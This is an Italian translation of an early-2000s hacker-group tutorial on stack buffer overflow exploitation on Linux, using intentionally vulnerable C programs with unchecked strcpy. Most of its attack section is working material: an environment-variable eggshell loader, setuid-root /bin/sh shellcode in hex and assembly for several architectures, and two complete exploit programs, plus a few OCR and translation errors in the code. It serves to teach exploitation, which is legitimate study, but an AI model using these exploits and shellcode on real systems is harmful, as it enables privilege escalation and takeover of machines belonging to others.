DTORS SECURITY RESEARCH
(DSR)

Author: mercy
Translator: gaxt && mojopin
Title: Basic Buffer Overflow Exploitation Explained
Date: 30/10/2002 Translate: 18/o1/2oo5

oO::BASI::Oo

Il punto di partenza per questo la lettura di questo tutorial richiede di avere una conoscenza semplice del linguaggio di programmazione C, la conoscenza dell'asm è utile ma comunque non essenziale. (Ho sempre desiderato di dirlo heh).
Quando mi riferirò ai Buffer overflows dovunque in questo aricolo, mi riferirò allo stack based overflows, c'è una differenza fra lo stack based overflows e gli heap based , comunque mentre la vostra ricerca progredisce lo scoprirete.

[Prima di andare avanti mi piacerebbe darvi un piccolo dizionario perchè ci sono un pò di termini in questo tutorial che dovete imparare, e imparare bene!]

ASM: abbreviazione di assembly, che è un linguaggio di programmazione di seconda generazione.

Buffer: Zona dove immagazzinare dati temporaneamente.

Register: E' usato dal tuo processore per mantenere informazioni e controllare l'esecuzione.

EIP: Questo è il puntatore all'istruzione che è il registro, e punta al prossimo comando.

EBP: ebp è il puntatore di base, punta all'inizio dello stack, e quando la funzione viene chiamata è schiacciato, e "popped on return".

Vulnerabilità: Un buco nel software che permette ad un attacker di fare cose maliziose.

Exploit: Si approfitta delle Vulnerabilità.

`perl -e'print "A" x 1000'`: E' usato da un attacker stampa 'A' 1000 volte.

Core dump: Questo è cosa il tuo programma guardare appena prima di crashare, è salvato in un file abitualmente chiamato core.

GDB: General debugger, è usato per seguire l'esecuzione di un programma, ed esaminare i core files.

Shellcode: E' un elenco di istruzioni in ASM messe in esadecimale, noi solitamente facciamo puntare eip al nostro shellcode per essere eseguito.

NOP: Questa è una istruzione di assembly, sta per No Operation cioè on fa niente, è buona per puntarci dentro il vostro EIP.

little endian: E' come gli indirizzi di memoria sono immagazzinati nella maggior parte dei sistemi, piccoli bytes prima.

Eggshell: questo e' di solito quello in cui teniamo(mettiamo) lo shellcode , esso contiente le istruzione in una locazione stabilita , poi noi puntiamo a quella locazione, e viene eseguito.

Setuid/Setgid: Questi sono basicamente permessi del file, se sono regolate, quindi significa il programma quando lo fate funzionare, lo farà funzionare sotto un'identificazione user id differente, l'importanza di questi programmi è se li "hackkiamo", possiamo guadagnare il controllo di altri user accounts.

Shell: Solitamente un prompt interattivo nel quale noi runniamo comandi.

[/jargon]

[side notes:da conoscere prima di cominciare:]

EIP:
In tutti i tutorials sul buffer overflow leggerai sull'importanza di guadagnare il controllo del registro EIP, perchè è così? Come dice il jargon, EIP punta alla prossima istruzione.
Ora un pò di teoria:
Abbiamo la nostra shellcode (piena di comandi che cercheremo di runnare), e l' eip normalmente punta al prossimo comando:
eip --> next_command.
Bene affinchè il programma runni il nostro codice dobbiamo solitamente fare che eip punti al nostro shellcode,così:
eip --> shellcode.
Come puoi vedere, l'importanza di far puntare eip al nostro shellcode, è che possiamo ricevere i comandi eseguiti.

NOPS: No operations sono parti importanti dello shellcode, immaginiamo di provare ad puntare ad un singolo indirizzo, che tiene il nostro shellcode, quando la possibilità di indicare all'indirizzo corretto è sottile, Nops lo rende più facile, perché non fà niente, va giù fino all'istruzione seguente, così immaginiamo il nostro shellcode nell'ambiente e puntiamo all'indirizzo errato che così sembra appena avere nostro NOPS:

0xbffffca8: NOP
0xbffffcac: NOP
0xbffffcb2: SHELLCODE

eip -> 0xbffffca8
In questo esempio punta a 0xbffffca8 which just so happens to hold a NOP instruction, so it gets executed just going down, and then viola we hit SHELLCODE.che così sembra appena tenere un'istruzione NOP, così appena eseguito andrà giù e allora noi colpiamo lo SHELLCODE.

Se non hai capito qualcosa adesso, non preoccuparti, continua a leggere, prendi una facile idea, poi torna indietro.

[/side notes]
----

oO INIZIO DEL TUTORIAL Oo

Buffer overflows sono vulnerabilità comuni in tutte le piattaforme,ma sono di gran lunga le più exploittate nei sistemi operativi linux/unix.
Comunemente i buffer overflows sono sfruttati per cambiare il flusso in una esecuzione del programma, affinchè punti in un diverso indirizzo di memoria o sovrascriva importanti segmenti di memoria.
Se conosci come è organizzata la memoria, sai che in tutte le piattaforme linux x86, la memoria è organizzata in segmenti di 4 bytes (32 bit) , è composto da un inirizzo di memoria esadecimale, e abbiamo bisogno di convertirlo in little endian byte ordering.

I buffer overflows sono il risultato del riempimento di più dati in un buffer del programma o di input di programmi.
Un semplice esempio di un programma vulnerabile suscettibile al buffer overflow è dato qua sotto:

```
--vuln1.c-----------------------------------------------

#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
        char buff[512];
        if(argc < 2)
        {
                printf("Usage: %s <name>\n", argv[0]);
                exit(0);
        }
        strcpy(buff, argv[1]);
        printf("Your name: %s\n", buff);
        return 0;
}

----------------------------------------------------------
```

proviamo a vedere cosa ci da il programma:

```
mercy@hewey:~/tut > gcc vuln1.c -o vuln1
mercy@hewey:~/tut > ./vuln1
Usage: ./vuln1 <name>
mercy@hewey:~/tut > ./vuln1 mercy
Your name: mercy
mercy@hewey:~/tut >
```

Come possiamo vedere, questo programma è completamente funzionale, e fa cosa è richiesto di fare.
Ma vediamo cosa succede quando noi riempiamo buff (argv[1]) con più di 512 chars:

```
mercy@hewey:~/tut > ./vuln1 `perl -e'print "A" x 516'`
Your name:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
mercy@hewey:~/tut >
```


Cosa è successo? il programma è craschato a causa di "segmentazione fallita" noi riempiamo il buffer con più dati di quelli che può memorizzare, successivamente cambia dove il nostro eip (puntatore d'istruzione) punta, termina in una violazione illegale d'indirizzo .
Andiamo a vedere dove esattamente, e perchè questo programma è crashato all'inizio con il nostro debugger preferito, gdb:

(Nota: se non ricevete un core dump è molto probabilmente perchè non avete fissato un limite, al prompt dei comandi scrivi: ulimit - c unlimited: se core dump non c'è ancora, assicuratevi di aver permesso a scrivere nella directory di esecuzione,e vi assicurate che il file non è suid, non otterrete core dumps nei file suid.)

```
mercy@hewey:~/tut > gdb -c core vuln1
GNU gdb 5.0
Copyright 2000 Free Software Foundation, Inc.
.....
Core was generated by `./vuln1
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA'.
```

Program terminated with signal 11, Segmentation fault.
.....
#0 0x4003bc00 in __libc_start_main () from /lib/libc.so.6
(gdb) info reg
.....
esp   0xbffff5d4   0xbffff5d4
ebp   0x41414141   0x41414141
esi   0x40016624   1073833508
edi   0x8048480   134513792
eip   0x4003bc00   0x4003bc00
.....
(gdb)

Da questo noi possiamo vedere che il nostro ebp punta all'indirizzo: 0x41414141.
Ora se tu conosci bene la teoria del tuo computer, il valore esadecimale per il carattere ascii 'A' è attualmente 41, e il valore con cui noi abbiamo riempito il buffer è 'AAAA'.
Comunque calma, non habbiamo guadagnato l'accesso al flusso d'esecuzione se non abbiamo l'accesso per cambiare l'eip (a meno che tu usi una tecnica per l'ebp).
La relazione dell'ebp e dell'eip nello stack è:



Da questo diagramma puoi vedere che l'ebp è 4 bytes prima dell'eip, se noi riempiamo il buffer con più di 4 bytes possiamo sovrascrivere l'eip con l'indirizzo che noi forniamo.
Proviamo ancora questo esempio:

mercy@hewey:~/tut > ./vuln1 `perl -e'print "A" x 520'`
Your name:
....
Segmentation fault (core dumped)
mercy@hewey:~/tut > gdb -c core
GNU gdb 5.0
Copyright 2000 Free Software Foundation, Inc.
....
Core was generated by `./vuln1
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA'.
Program terminated with signal 11, Segmentation fault.
#0 0x41414141 in ?? ()
(gdb) info reg
.....
ebp   0x41414141   0x41414141

```
esi            0x40016624       1073833508
edi            0x8048480        134513792
eip            0x41414141       0x41414141
eflags         0x210246 2163270
......
```

Ah ha, lo abbiamo fatto, abbiamo cambiato l'istruction pointer del programma con l'indirizzo ceh abbiamo fornito, che è 0x41414141 (AAAA). Così conoscendo questo, possiamo fornire un indirizzo arbituary che terrebbe il nostro codice malizioso, questo codice può essere qualche cosa che specifichiamo, comunque il più favorevole sarebbero le setuid sh shell.
Il codice deve essere immagazzinato in qualche indirizzo leggibile/scrivibile sul sistema, in modo da dover ottenere lo shellcode e memorizzarlo.
Un tutorial sulla scrittura del vostro proprio shellcode sarà inviata appena possibile sul sito(rosiello.org).
Per il momento, usate lo shellcode presentato alla parte inferiore di questo documento. Così ora il nostro obiettivo è di immagazzinare il nostro codice in un indirizzo, di ottenere l'indirizzo e overfloware il buffer che punta al nostro indirizzo. Ora dobbiamo compilare un certo codice.
Il nostro codice dell'eggshell assomiglierà a questo:

```
--egg1.c-----------------------------------------------

#include <stdio.h>
#define NOP 0x90

char shellcode[] =
"\x31\xc0\x31\xdb\x31\xd2\x53\x68\x69\x74\x79\x0a\x68\x65\x63"
"\x75\x72\x68\x44\x4c\x20\x53\x89\xe1\xb2\x0f\xb0\x04\xcd\x80"
"\x31\xc0\x31\xdb\x31\xc9\xb0\x17\xcd\x80\x31\xc0\x50\x68\x6e"
"\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x8d\x54\x24\x08\x50\x53"
"\x8d\x0c\x24\xb0\x0b\xcd\x80\x31\xc0\xb0\x01\xcd\x80";

int main(void)
{
  char shell[512];
  puts("Eggshell loaded into environment.");
  memset(shell,NOP,512);
  memcpy(&shell[512-strlen(shellcode)],shellcode,strlen(shellcode));
  setenv("EGG", shell, 1);
  putenv(shell);
 system("bash");
  return(0);
}

-------------------------------------------------
```

Per trovare l'inirizzo della nostra eggshell, possiamo passare attraverso il core dump prova a trovarlo, o possiamo scrivere un semplice programma per trovare la sua locazione:

```
--eggfind.c----------------------------------------------

#include <stdio.h>

int main(void)
{
   printf("0x%lx\n", getenv("EGG"));
   return 0;
}

---------------------------------------------------------
```

/*NOTE: Alcuni diversi metodi di expolittazioni/shellcode saranno mostrate alla fine dell'articolo.*/
/* da un ulteriore ricerca, il suddetto codice non troverà l'indirizzo dell'EGG nello spazio dell'indirizzo del programma vulnerabile più probabilmente appena sarà una ipotesi giusta raggiungerà il NOP. Studerìò più e metterò il codice esatto appena possibile. */

Così, abbiamo immagazzinato il nostro indirizzo nella memoria e lo abbiamo richiamato, c'è ancora poco che dobbiamo fare ad esso. Se stiamo usando un sistema di ordinamento di byte little endian , dovrete convertirli. (nota: se voleste imparare qualcosa di più circa il ittle endian, o vorreste una guida più approfondita alla conversione, leggete la il mio tutorial presente anche sul sito(rosiello.org), architetture little endian sono processori come l' x86)

```
mercy@hewey:~/tut > ./egg1
Eggshell loaded into environment.
bash-2.05$ ./eggfind
0xbffffb3c
bash-2.05$
```

Da questo che possiamo vedere che il nostro shellcode è memorizzato all'indirizzo 0xbffffb3c per convertire questo indirizzo in little endian, dobbiamo in primo luogo rimuovere il 0x - questo non è necissario quando si converte. Ora dobbiamo rompere l'indirizzo in su in due parti di byte:

bf ff fb 3c

ora viene convertito, afferriamo l'ultimo byte dell'indirizzo e lo passiamo verso il primo e così via, comunque in tal modo gli inizi iniziano in una posizione più successivamente. (luno schema dettagliato è presentato in un mio articolo.) Così il nostro indirizzo convertito in little endian assomiglierà a questo:

3cfbffbf

prima che possiamo usare questo indirizzo, dobbiamo specificare a printf (la funzione che useremo) quali sono i caratteri esadecimalei(hex), in modo da non interpretarli come ASCII, aggiungeremo un \x prima di ogni byte, a sua volta facente l'indirizzo: \x3c\xfb\xbb\xbf

ora dobbiamo mettere insieme tutto il questo per formare la nostra stringa di buffero overflow, stiamo andando soltanto riempire il buffer di 516 'perché se vi ricordate prende soltanto gli ultimi 4 byte per cambiare il puntatore all'indirizzo di memoria e scriviamo sopra il nostro ebp con 516 caratteri, in modo che negli ultimi quattro byte immagazzineremo il nostro indirizzo convertito.

Quello che abbiamo imparato lo mettiamo insieme:

```
bash-2.05$ ./vuln1 `perl -e'print "A" x 516'``printf "\x3c\xfb\xff\xbf"`
Your name:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA
<ûÿ¿
DL Security
sh-2.05$ id
uid=529(mercy) gid=100(users) groups=100(users)
sh-2.05$
```

Se questo programma è suid quando è in corso, sarebbe caduti nella shell root e avremmo i privilegi di root.
Guardiamo a un'altro semplice esempio per darti un'altra idea per exploittare buffer overflows in differenti situazioni,
diciamo che il programma vulnerabile sta provando ad accedere alla variabile ambientale.

```
--vuln2.c-----------------------------------------------

#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
        char buff[512], *envpoint;
        if((envpoint = (char *)getenv("TEST")) == NULL)
        {
                printf("No environmental variable TEST.\n");
                return 0;
        }
        strcpy(buff, envpoint);
```

```
	printf("The environmental variable TEST holds: %s\n", buff);
	return 0;
}

-----------------------------------------------------
```

Possiamo vedere dal codice che, questo buffer può immagazzinare solo 512 caratteri come quello exploittato prima, comunque questa volta
copia la stringa da un variabile ambientale invece di argv[1].

```
mercy@hewey:~/tut > gcc vuln2.c -o vuln2
mercy@hewey:~/tut > ./vuln2
No environmental variable TEST.
mercy@hewey:~/tut >
```

Qui noi ovviamente non abbiamo settato niente per l'environment variable TEST. Proviamo ad aggiungere un valore e vediamo come và.

```
mercy@hewey:~/tut > export TEST="Digital Legion Security"
mercy@hewey:~/tut > ./vuln2
The environmental variable TEST holds: Digital Legion Security
mercy@hewey:~/tut >
```

Bene, cosi' possiamo vedere che risponde alle nostre nuove variabili, e ha copiato TEST in buff. Noi sappiamo dal codice che buff può tenere solo 512 caratteri, cosi', lo possiamo sfruttare nello stesso vecchio modo, lascialo andare, carica la shellcode nell'ambiente, prendi l'indirizzo e verifica il tutto.

```
mercy@hewey:~/tut > ./egg1
Eggshell loaded into environment.
bash-2.05$ ./eggfind
0xbffffb3c
bash-2.05$ export TEST=`perl -e'print "A" x 516'``printf "\x3c\xfb\xff\xbf"`
bash-2.05$ ./vuln2
The environmental variable TEST holds: .....AAAAAAAAAAAAAAAA....<ûÿ¿
DL Security
sh-2.05$
```

Non è stato introdotto nessun nuovo metodo, solo uno scenario differente. Qualche volta quando sfrutti buffer overflows la tua shellcode non lavora, questo è piu' probabile perchè non avete eliminato tutti i caratteri NULL, la shellcode presentata alla fine di questo articolo dovrebbe funzionare in tutte le situazioni base, anche sistemi e architetture differenti possono usare le chiamate del sistema (sys calls), cosi' se capiti in una situazione dove la tua shellcode non funziona, ti troverai a dover sviluppare la tua shellcode .
Molta gente trova un problema, è che questi tutorial non si riferiscono al loro lavoro! Il mio buffer è di 512 come il vostro, benche' il mio eip sovrascrive a

584! C'è una spiegazione, alla base di molte nuove distribuzioni linux/kernel, tu
hai quello che è conosciuto come junk tra buffers e registri, cio' significa che
anche se tu hai specificato 512, il programma mettera lo junk cosi' invece della
tua perfetta situazione:
[EIP]
[EBP]
buffer[512];
Concludete con un qualcosa del tipo
[EIP]
[EBP]
[JUNK]
buffer[512];

Con questo è imprevedibile, o piuttosto poco pratico per me andare troppo a fondo in questo tutorial, al momento prova attraverso il brute forcing l'importo dei junk che occorrono. Una breve spiegazione sarà data alla fine per quelli che desiderano trovare l'importo esatto messo.

----

oO:: PROGRAMMAZIONE EXPLOIT ::Oo

Questa sezione è solo per coloro di voi che vogliono vedere alcuni fondamentali exploit per i programmi che puoi iniziare a scrivere e sviluppare per se stessi.
Questi due programmi exploitteranno ambedue i programmi vulnerabili presentati in questo articolo.

```
/* -----exploit1.c ------------- */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define NOP 0x90      // defining the NOP
#define VUL_FILE "./vuln1"

char shellcode[] =
                  "\x31\xc0\x31\xdb\x31\xd2\x53\x68\x69\x74\x79\x0a\x68\x65\x63"
                 "\x75\x72\x68\x44\x4c\x20\x53\x89\xe1\xb2\x0f\xb0\x04\xcd\x80"
                 "\x31\xc0\x31\xdb\x31\xc9\xb0\x17\xcd\x80\x31\xc0\x50\x68\x6e" // our shellcode
                 "\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x8d\x54\x24\x08\x50\x53"
                 "\x8d\x0c\x24\xb0\x0b\xcd\x80\x31\xc0\xb0\x01\xcd\x80";

unsigned long get_sp(void)
{
        __asm__("movl %esp, %eax");        // questa funzione ritorna lo stack pointer address, hopefully
where
```

```
}                                               // il nostro shellcode è memorizzato.

int main(int argc, char *argv[], char **envp)
{
        int buff = 520;         // misura del buffer vulnerabile.
        unsigned long addr;     // indirizzo dello shellcode.
        char *ptr;      // usato per aggiungere nops etc.
        if(argc > 1)
                buff = atoi(argv[1]);     /*se l'utente fornisce una misura, usa questo invece*/.

        if((buff % 4) != 0)                                   // if the size is not a mem addr (divisable by 4)
                buff = buff + 4 - (buff % 4);     // add 4 to it, take away the remainder (makes it divisable by
4)

        if((ptr = (char *)malloc(buff)) == NULL)    // check to see you allocated enough memory.
        {
                printf("Error allocating memory.\n");
                exit(0);
        }
        addr = get_sp();                //get the address of our shellcode hopefully.
        memset(ptr, NOP, buff);       /*fill the buffer with NOPS making our chances higher.*/
        memcpy(ptr + buff - strlen(shellcode) - 8, shellcode, strlen(shellcode));    // store the shellcode in
the buffer.
        *(long *)&ptr[buff - 4] = addr;       // fa puntare eip allo shellcode.
        execl(VUL_FILE, "exploit example1", ptr, NULL);     /*esegue il programma vulnerabile con il
nostro NOPS&shellcode nel buffer.*/
        return 0;
}
/* --------------------------------------- */
```

Questo è l'exploit per il secondo programma vulnerabile presentato in questo articolo.

```
/* -----exploit2.c ------------- */

/* This may be a lil difficult for you to understand, basically we are putting our shellcode into the second
argument to the program, overflowing the env-var TEST and making eip point to &argv[1].. hence where
our shellcode is located.
/NOTE: the address will change from system to system, so it is up to you to find the addr :) */

#include <stdio.h>

#define ret 0xbffffa09  // &argv[1] of vuln prog.
#define VULN "./test2"       // programma vulnerabile
#define SIZE 528        // dimensione del buffer overflow.

char shellcode[] =
                \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"       // NOPS
```

```
        "\x31\xc0\x31\xdb\x31\xd2\x53\x68\x69\x74\x79\x0a\x68\x65\x63"
        "\x75\x72\x68\x44\x4c\x20\x53\x89\xe1\xb2\x0f\xb0\x04\xcd\x80"
        "\x31\xc0\x31\xdb\x31\xc9\xb0\x17\xcd\x80\x31\xc0\x50\x68\x6e"     // shellcode
        "\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x8d\x54\x24\x08\x50\x53"
        "\x8d\x0c\x24\xb0\x0b\xcd\x80\x31\xc0\xb0\x01\xcd\x80";

int main(int argc, char **argv, char **envp)
{
  char buffer[SIZE];  // un buffer da 528 elementi char.
  memset(buffer, 'A', SIZE);     // riempie con 'A'
  buffer[SIZE - 4] = (ret & 0x000000ff);
  buffer[SIZE - 3] = (ret & 0x0000ff00) >> 8;
  buffer[SIZE - 2] = (ret & 0x00ff0000) >> 16;          /* trasforma gli ultimi 4 bytes in lil endian (indirizzo
dello shellcode per EIP)*/
  buffer[SIZE - 1] = (ret & 0xff000000) >> 24;
  buffer[SIZE] = 0x00;                                   /*aggiunge un NULL byte alla fine.*/
  setenv("TEST", buffer, 1);                             /*esporta il vulnerabile env-var con il buffer
dell'exploit.*/
  execl(VULN, VULN, shellcode, NULL);          /*"runna" il programma vulnerabile, con shellcode in
argv[1]*/
  return(0);
}



/* ------------------------------------- */
```

Spiegazione dello shellcode nell'exploit2.c:

Sostanzialmente, noi possiamo mettere il nostro shellcode da qualunque parte, questo per la maggior parte della gente intende in un env-var, comunque non c'è nulla che dice che deve essere cosi', tutte le opzioni passate al programma sono anche memorizzate nello stack, questo significa che troviamo l'indirizzo di argv[1], memorizzare la nostra shellcode in argv[1], e poi mettere il punto eip a quella locazione, è uguale come memorizzare la shellcode in un env-var, trovando l'indirizzo env-var, e mettendo il punto eip.
Spero che questo renda l'idea dell'immagazzinamento dello shellcode.

----

oO::SHELLCODE PER DIFFERENTI ARCHITETTURE::Oo

SPARC/Solaris

```
      sethi   0xbd89a, %l6
      or      %l6, 0x16e, %l6
      sethi   0xbdcda, %l7
```

```
        and     %sp, %sp, %o0
        add     %sp, 8, %o1
        xor     %o2, %o2, %o2
        add     %sp, 16, %sp
        std     %l6, [%sp - 16]
        st      %sp, [%sp - 8]
        st      %g0, [%sp - 4]
        mov     0x3b, %g1
        ta      8
        xor     %o7, %o7, %o0
        mov     1, %g1
        ta      8
```

SPARC/SunOS

```
        sethi   0xbd89a, %l6
        or      %l6, 0x16e, %l6
        sethi   0xbdcda, %l7
        and     %sp, %sp, %o0
        add     %sp, 8, %o1
        xor     %o2, %o2, %o2
        add     %sp, 16, %sp
        std     %l6, [%sp - 16]
        st      %sp, [%sp - 8]
        st      %g0, [%sp - 4]
        mov     0x3b, %g1
          mov   -0x1, %l5
        ta      %l5 + 1
        xor     %o7, %o7, %o0
        mov     1, %g1
        ta      %l5 + 1
```
----

i386 LINUX:

```
          xor %eax,%eax
          xor %ebx, %ebx
          xor %ecx,%ecx
          mov $0x17, %eax         # setuid(0, 0)
          int $0x80
          xor %eax,%eax
          xor %edx,%edx
          push %ebx
          push $0x68732f6e
          push $0x69622f2f
```

```
        mov %esp, %ebx
        lea (%esp, 1), %edx         # execve //bin/sh
        push %eax
        push %ebx
        lea (%esp, 1), %ecx
        mov $0xb, %eax
        int $0x80
        xor %eax, %eax       #  exit
        mov $0x1, %eax
        int $0x80
--------------------------------------------------------------------------------
```

(Scritte da mercy)

4.4-RELEASE FreeBSD:

```
--------------------------------------------------------------------------------

  \xeb\x17\x5b\x31\xc0\x88\x43\x07\x89\x5b
  \x08\x89\x43\x0c\x50\x8d\x53\x08\x52\x53
  \xb0\x3b\x50\xcd\x80\xe8\xe4\xff\xff\xff
  /bin/sh

--------------------------------------------------------------------------------
```

SPARC/Solaris, SPARC/SunOS, preso dal testodi Aleph One's in phrack magazine issue 49.
i386 LINUX, scritte da mercy.
4.4-RELEASE FreeBSD, preso da the hack.datafort challenges.

[NOTE:]
Prima vi ho detto che su molte delle ultime distribuzioni linux avete quello che e' conosciuto come junk tra i registri e i buffer e il vostro buffer non sempre e' grande quanto avete specificato, qui c'e' un esempio di un buffer dichiarato di contenere un array di 100 elementi:

```
//----junk.c-----
#include <stdio.h>
int main(void)
{
   char buffer[100];
   return(0);
}
//-----snip-------
```

```
[mercy@dtors mercy]$ ./junk
[mercy@dtors mercy]$ gdb ./junk -q
(gdb) disass main
Dump of assembler code for function main:
```

```
0x80482f4 <main>:       push   %ebp
0x80482f5 <main+1>:     mov    %esp,%ebp
0x80482f7 <main+3>:     sub    $0x78,%esp        ##### NOI SIAMO INTERESSATI A QUESTO #####
0x80482fa <main+6>:     and    $0xfffffff0,%esp
0x80482fd <main+9>:     mov    $0x0,%eax
0x8048302 <main+14>:    sub    %eax,%esp
0x8048304 <main+16>:    mov    $0x0,%eax
0x8048309 <main+21>:    leave
0x804830a <main+22>:    ret
0x804830b <main+23>:    nop
End of assembler dump.
(gdb)
```

sub $0x78, questo mette da parte spazio per i buffer dell'array, comunque in hexadecimale, così $0x78 in decimale è: 120
Così per questo piccolo programma, il buffer è lungo120 bytes, così l'overflow sarà simile a:
[EIP]
[EBP]
buffer[120]

****
Se hai delle domande riguardo a questo articolo, o hai bisogno di aiuto in qualche area con i buffer overflow, sentitevi liberi di contattare mercy e lui vi fornirà links o informazioni sull'argomento il più presto possibile.

mercy@dtors.net

REFERENCES:

http://www.dtors.net
http://www.rosiello.org

TRANSLATION:

http://www.hacklab.altervista.org
mailto: gaxt {at} hacari {dot} org
mailto: mojopin {at} usa {dot} com